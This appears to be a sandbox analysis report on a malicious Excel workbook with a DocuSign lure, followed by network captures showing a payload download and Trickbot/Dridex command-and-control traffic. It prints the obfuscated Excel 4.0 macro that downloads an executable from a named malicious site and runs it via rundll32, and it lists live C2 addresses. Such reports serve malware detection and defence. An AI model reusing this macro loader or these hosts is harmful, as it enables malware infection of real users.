File Content Preview:	.....>.....H.....E...F...G.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-02-19 10:48:36
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.357299206868
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . H . . . . . P . . . . . X . . . . . ` . . . . . h . . . . . p . . . . . x . . . . . D o c u S i g n . . . . . D o c u S i g n . . . . . D o c u S i g n . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 ec 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 ac 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data

General	
Stream Size:	4096
Entropy:	0.247217286775
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . T . . . . ` . . . . x . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . 1 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 157800

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	157800
Entropy:	7.46869820242
Base64 Encoded:	True
Data ASCII:	. . . . f 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... i . . 9 J 8 . . . . X . @ . . . . " . . . .
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
,,,,,,,,,"=RIGHT(""353454543rtertetr,DllRegister"",12)&V19",,,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=
LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""KJHDFHURNVUTRSHYSTNLUURTHNBDZZLRDNYZru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&T19,40))",,,,,,,,=HALT(),,,
```


```
"=FORMULA.FILL(A144,DocuSign!V19)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RIGHT(""YJDYJGYDJNUDTUXTNXYXNuRlMon"",6)",,,,,,,,,,,,,,,,,,,"=RIGHT(""JDHNLTVJRBNZXKHTFHNMXTFUXTownloadToFileA"",14
)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=REGISTER(D134,""URLD""&D135,""JJCC""&A146,""YUTVUBSRNYTMYM"",,1,9)",,,,,,,,,,,,,,,,,,,http://"=YUTVUBSRNYTMYM(0,T137&D144&E144&E145&E146&E147,D141,0,0)",,,,
,,,,,,,,,,,,,,,,,,"=RIGHT(""hLKUYFBGVESLTNZBRHYMHYRZndll32"",6)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RIGHT(""XCVBDSTYFGYSDUZGKLRDHZTDJ..\BASE.BABAA"",13)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=GOTO(DocuSign
),,,,,,,,,,,,,,,,,,,,Server,,,www.chipmania.it/mails/open,.,,,,,,,,,,,,,,,,,,,,p,,,,,,,,,,,,,,,,BB,,,,h,,,,,,,,,,,,,,,,,,,,p,,,,,,,,,,,,,,,,
```

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/20/21-02:04:01.483457	TCP	2404348	ET CNC Feodo Tracker Reported CnC Server TCP group 25	49166	443	192.168.2.22	94.140.114.136
02/20/21-02:05:28.834629	TCP	2404320	ET CNC Feodo Tracker Reported CnC Server TCP group 11	49170	443	192.168.2.22	193.8.194.96
02/20/21-02:05:29.234872	TCP	2021013	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex/Trickbot CnC)	443	49170	193.8.194.96	192.168.2.22
02/20/21-02:05:40.075193	TCP	2021013	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex/Trickbot CnC)	443	49173	193.8.194.96	192.168.2.22
02/20/21-02:05:41.044052	TCP	2404314	ET CNC Feodo Tracker Reported CnC Server TCP group 8	49174	447	192.168.2.22	185.109.54.99
02/20/21-02:05:50.281523	TCP	2021013	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex/Trickbot CnC)	443	49175	193.8.194.96	192.168.2.22
02/20/21-02:05:53.685562	TCP	2021013	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex/Trickbot CnC)	443	49177	193.8.194.96	192.168.2.22
02/20/21-02:05:56.148684	TCP	2021013	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex/Trickbot CnC)	443	49178	193.8.194.96	192.168.2.22
02/20/21-02:05:59.279274	TCP	2021013	ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Dridex/Trickbot CnC)	443	49179	193.8.194.96	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 20, 2021 02:03:50.544589043 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.602483034 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.602758884 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.604053020 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.662072897 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.669842005 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.669876099 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.669924974 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.669944048 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.669965029 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.669966936 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.669980049 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.670006990 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.670022011 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.670046091 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.670056105 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.670077085 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.670098066 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.670103073 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.670118093 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.670128107 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.670139074 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.670171022 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.670178890 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.670217991 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.675033092 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.729948044 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.729988098 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.730015993 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.730036974 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.730048895 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.730056047 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.730058908 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.730086088 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.730088949 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.730114937 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.730123997 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.730151892 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.730195045 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.730221033 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.730232000 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.730245113 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.730273008 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.730274916 CET	80	49165	185.81.0.78	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 20, 2021 02:03:50.730278969 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.730312109 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.730382919 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.730406046 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.730429888 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.730432034 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.730441093 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.730458021 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.730470896 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.730494976 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.730607986 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.730645895 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.730668068 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.730705976 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.730910063 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.730937958 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.730952024 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.730962992 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.730978966 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.730988979 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.730997086 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.731021881 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.731597900 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.789562941 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.789591074 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.789608002 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.789625883 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.789712906 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.790321112 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.790347099 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.790374041 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.790395975 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.790427923 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.790455103 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.790460110 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.790466070 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.790494919 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.790502071 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.790520906 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.790539980 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.790544987 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.790564060 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.790585041 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.790586948 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.790611982 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.790632963 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.790641069 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.790653944 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.790673971 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.790728092 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.790755033 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.790774107 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.790790081 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.790796995 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 02:03:50.790813923 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 02:03:50.790833950 CET	49165	80	192.168.2.22	185.81.0.78

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 20, 2021 02:03:50.464174986 CET	52197	53	192.168.2.22	8.8.8.8
Feb 20, 2021 02:03:50.521975994 CET	53	52197	8.8.8.8	192.168.2.22
Feb 20, 2021 02:05:29.852530956 CET	53099	53	192.168.2.22	8.8.8.8
Feb 20, 2021 02:05:29.914756060 CET	53	53099	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 20, 2021 02:05:29.931988001 CET	52838	53	192.168.2.22	8.8.8.8
Feb 20, 2021 02:05:29.983189106 CET	53	52838	8.8.8.8	192.168.2.22
Feb 20, 2021 02:05:32.010483980 CET	61200	53	192.168.2.22	8.8.8.8
Feb 20, 2021 02:05:32.072875977 CET	53	61200	8.8.8.8	192.168.2.22
Feb 20, 2021 02:05:32.076400995 CET	49548	53	192.168.2.22	8.8.8.8
Feb 20, 2021 02:05:32.137552977 CET	53	49548	8.8.8.8	192.168.2.22
Feb 20, 2021 02:05:35.650758028 CET	55627	53	192.168.2.22	8.8.8.8
Feb 20, 2021 02:05:35.714725971 CET	53	55627	8.8.8.8	192.168.2.22
Feb 20, 2021 02:05:35.717183113 CET	56009	53	192.168.2.22	8.8.8.8
Feb 20, 2021 02:05:35.778270006 CET	53	56009	8.8.8.8	192.168.2.22
Feb 20, 2021 02:05:35.780849934 CET	61865	53	192.168.2.22	8.8.8.8
Feb 20, 2021 02:05:35.941054106 CET	53	61865	8.8.8.8	192.168.2.22
Feb 20, 2021 02:05:35.943697929 CET	55171	53	192.168.2.22	8.8.8.8
Feb 20, 2021 02:05:36.009109020 CET	53	55171	8.8.8.8	192.168.2.22
Feb 20, 2021 02:05:36.012715101 CET	52496	53	192.168.2.22	8.8.8.8
Feb 20, 2021 02:05:36.064273119 CET	53	52496	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 20, 2021 02:03:50.464174986 CET	192.168.2.22	8.8.8.8	0x6029	Standard query (0)	www.chipmania.it	A (IP address)	IN (0x0001)
Feb 20, 2021 02:05:32.010483980 CET	192.168.2.22	8.8.8.8	0x70c0	Standard query (0)	wtfismyip.com	A (IP address)	IN (0x0001)
Feb 20, 2021 02:05:32.076400995 CET	192.168.2.22	8.8.8.8	0x4ea4	Standard query (0)	wtfismyip.com	A (IP address)	IN (0x0001)
Feb 20, 2021 02:05:35.650758028 CET	192.168.2.22	8.8.8.8	0xc414	Standard query (0)	38.52.17.8 4.zen.spam haus.org	A (IP address)	IN (0x0001)
Feb 20, 2021 02:05:35.717183113 CET	192.168.2.22	8.8.8.8	0xd87a	Standard query (0)	38.52.17.8 4.cbl.abuseat.org	A (IP address)	IN (0x0001)
Feb 20, 2021 02:05:35.780849934 CET	192.168.2.22	8.8.8.8	0x6ac9	Standard query (0)	38.52.17.8 4.b.barrac udacentral.org	A (IP address)	IN (0x0001)
Feb 20, 2021 02:05:35.943697929 CET	192.168.2.22	8.8.8.8	0xd43a	Standard query (0)	38.52.17.8 4.dnsbl-1. uceprotect.net	A (IP address)	IN (0x0001)
Feb 20, 2021 02:05:36.012715101 CET	192.168.2.22	8.8.8.8	0x7164	Standard query (0)	38.52.17.8 4.spam.dns bl.sorbs.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 20, 2021 02:03:50.521975994 CET	8.8.8.8	192.168.2.22	0x6029	No error (0)	www.chipmania.it	chipmania.it		CNAME (Canonical name)	IN (0x0001)
Feb 20, 2021 02:03:50.521975994 CET	8.8.8.8	192.168.2.22	0x6029	No error (0)	chipmania.it		185.81.0.78	A (IP address)	IN (0x0001)
Feb 20, 2021 02:05:32.072875977 CET	8.8.8.8	192.168.2.22	0x70c0	No error (0)	wtfismyip.com		95.217.228.176	A (IP address)	IN (0x0001)
Feb 20, 2021 02:05:32.137552977 CET	8.8.8.8	192.168.2.22	0x4ea4	No error (0)	wtfismyip.com		95.217.228.176	A (IP address)	IN (0x0001)
Feb 20, 2021 02:05:35.714725971 CET	8.8.8.8	192.168.2.22	0xc414	Name error (3)	38.52.17.8 4.zen.spam haus.org	none	none	A (IP address)	IN (0x0001)
Feb 20, 2021 02:05:35.778270006 CET	8.8.8.8	192.168.2.22	0xd87a	Name error (3)	38.52.17.8 4.cbl.abuseat.org	none	none	A (IP address)	IN (0x0001)
Feb 20, 2021 02:05:35.941054106 CET	8.8.8.8	192.168.2.22	0x6ac9	Name error (3)	38.52.17.8 4.b.barrac udacentral.org	none	none	A (IP address)	IN (0x0001)
Feb 20, 2021 02:05:36.009109020 CET	8.8.8.8	192.168.2.22	0xd43a	Name error (3)	38.52.17.8 4.dnsbl-1. uceprotect.net	none	none	A (IP address)	IN (0x0001)
Feb 20, 2021 02:05:36.064273119 CET	8.8.8.8	192.168.2.22	0x7164	Name error (3)	38.52.17.8 4.spam.dns bl.sorbs.net	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.chipmania.it
- wtfismyip.com
- 116.68.162.92:443

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	185.81.0.78	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 20, 2021 02:03:50.604053020 CET	2	OUT	GET /mails/open.php HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: www.chipmania.it Connection: Keep-Alive
Feb 20, 2021 02:03:50.669842005 CET	3	IN	HTTP/1.1 200 OK Date: Sat, 20 Feb 2021 01:03:50 GMT Server: Apache Content-Disposition: attachment; filename="10.jjkes" Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Keep-Alive: timeout=1, max=100 Transfer-Encoding: chunked Content-Type: application/octet-stream Data Raw: 32 30 30 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 bd 2a 96 79 f9 4b f8 2a f9 4b f8 2a f9 4b f8 2a a2 23 fb 2b f3 4b f8 2a a2 23 fd 2b 7e 4b f8 2a a2 23 fc 2b eb 4b f8 2a 01 3b fc 2b f6 4b f8 2a 01 3b fb 2b e8 4b f8 2a a2 23 f9 2b fc 4b f8 2a f9 4b f9 2a 9a 4b f8 2a 01 3b fd 2b d8 4b f8 2a 4e 3a f1 2b f4 4b f8 2a 4e 3a f8 2b f8 4b f8 2a 4e 3a 07 2a f8 4b f8 2a 4e 3a fa 2b f8 4b f8 2a 52 69 63 68 f9 4b f8 2a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 a4 73 2f 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 1b 00 72 42 00 00 a4 03 00 00 00 00 00 c2 7d 41 00 00 10 00 00 00 90 42 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 60 46 00 00 04 00 00 00 00 00 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 20 8f 44 00 60 01 00 00 80 90 44 00 3c 00 00 00 00 c0 44 00 58 70 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 46 00 b0 11 00 00 60 81 44 00 70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 81 44 00 40 00 00 00 00 00 00 00 00 00 00 00 00 90 42 00 58 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 df 71 42 00 00 10 00 00 00 72 42 00 00 04 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 18 08 02 00 00 90 42 00 00 0a 02 00 00 76 42 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 38 15 00 00 00 a0 44 00 00 0a 00 00 00 80 44 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 58 70 01 00 00 c0 44 00 00 72 01 00 00 8a 44 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 b0 11 00 00 00 40 46 00 00 12 00 00 00 fc 45 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 68 1a e6 68 07 ba 91 2f 00 00 33 c9 e8 ff 3c 08 00 6a 00 ff d0 33 c0 c3 cc cc cc cc cc cc cc cc Data Ascii: 2000MZ@!L!This program cannot be run in DOS mode.$*yK*K*K*#+K*#+~K*#+K*;+K*;+K*#+K*K*K*;+K*N:+K*N:+K*N:*K*N:+K*RichK*PELs/`!rB}AB`F@ D`D<DXp@F`DpD@BX.textqBrB `.rdataBvB@@.data8DD@.rsrcXpDrD@@.reloc@FE@Bhh/3<j3

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49172	95.217.228.176	80	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data
Feb 20, 2021 02:05:32.203285933 CET	4953	OUT	GET /text HTTP/1.1 Connection: Keep-Alive User-Agent: curl/7.71.0 Host: wtfismyip.com

Timestamp	kBytes transferred	Direction	Data
Feb 20, 2021 02:05:32.267560005 CET	4953	IN	HTTP/1.1 200 OK Access-Control-Allow-Methods: GET Access-Control-Allow-Origin: * Content-Type: text/plain Date: Sat, 20 Feb 2021 01:05:32 GMT Content-Length: 12 Data Raw: 38 34 2e 31 37 2e 35 32 2e 33 38 0a Data Ascii: 84.17.52.38
Feb 20, 2021 02:05:32.545891047 CET	4954	IN	HTTP/1.1 200 OK Access-Control-Allow-Methods: GET Access-Control-Allow-Origin: * Content-Type: text/plain Date: Sat, 20 Feb 2021 01:05:32 GMT Content-Length: 12 Data Raw: 38 34 2e 31 37 2e 35 32 2e 33 38 0a Data Ascii: 84.17.52.38

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49176	116.68.162.92	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
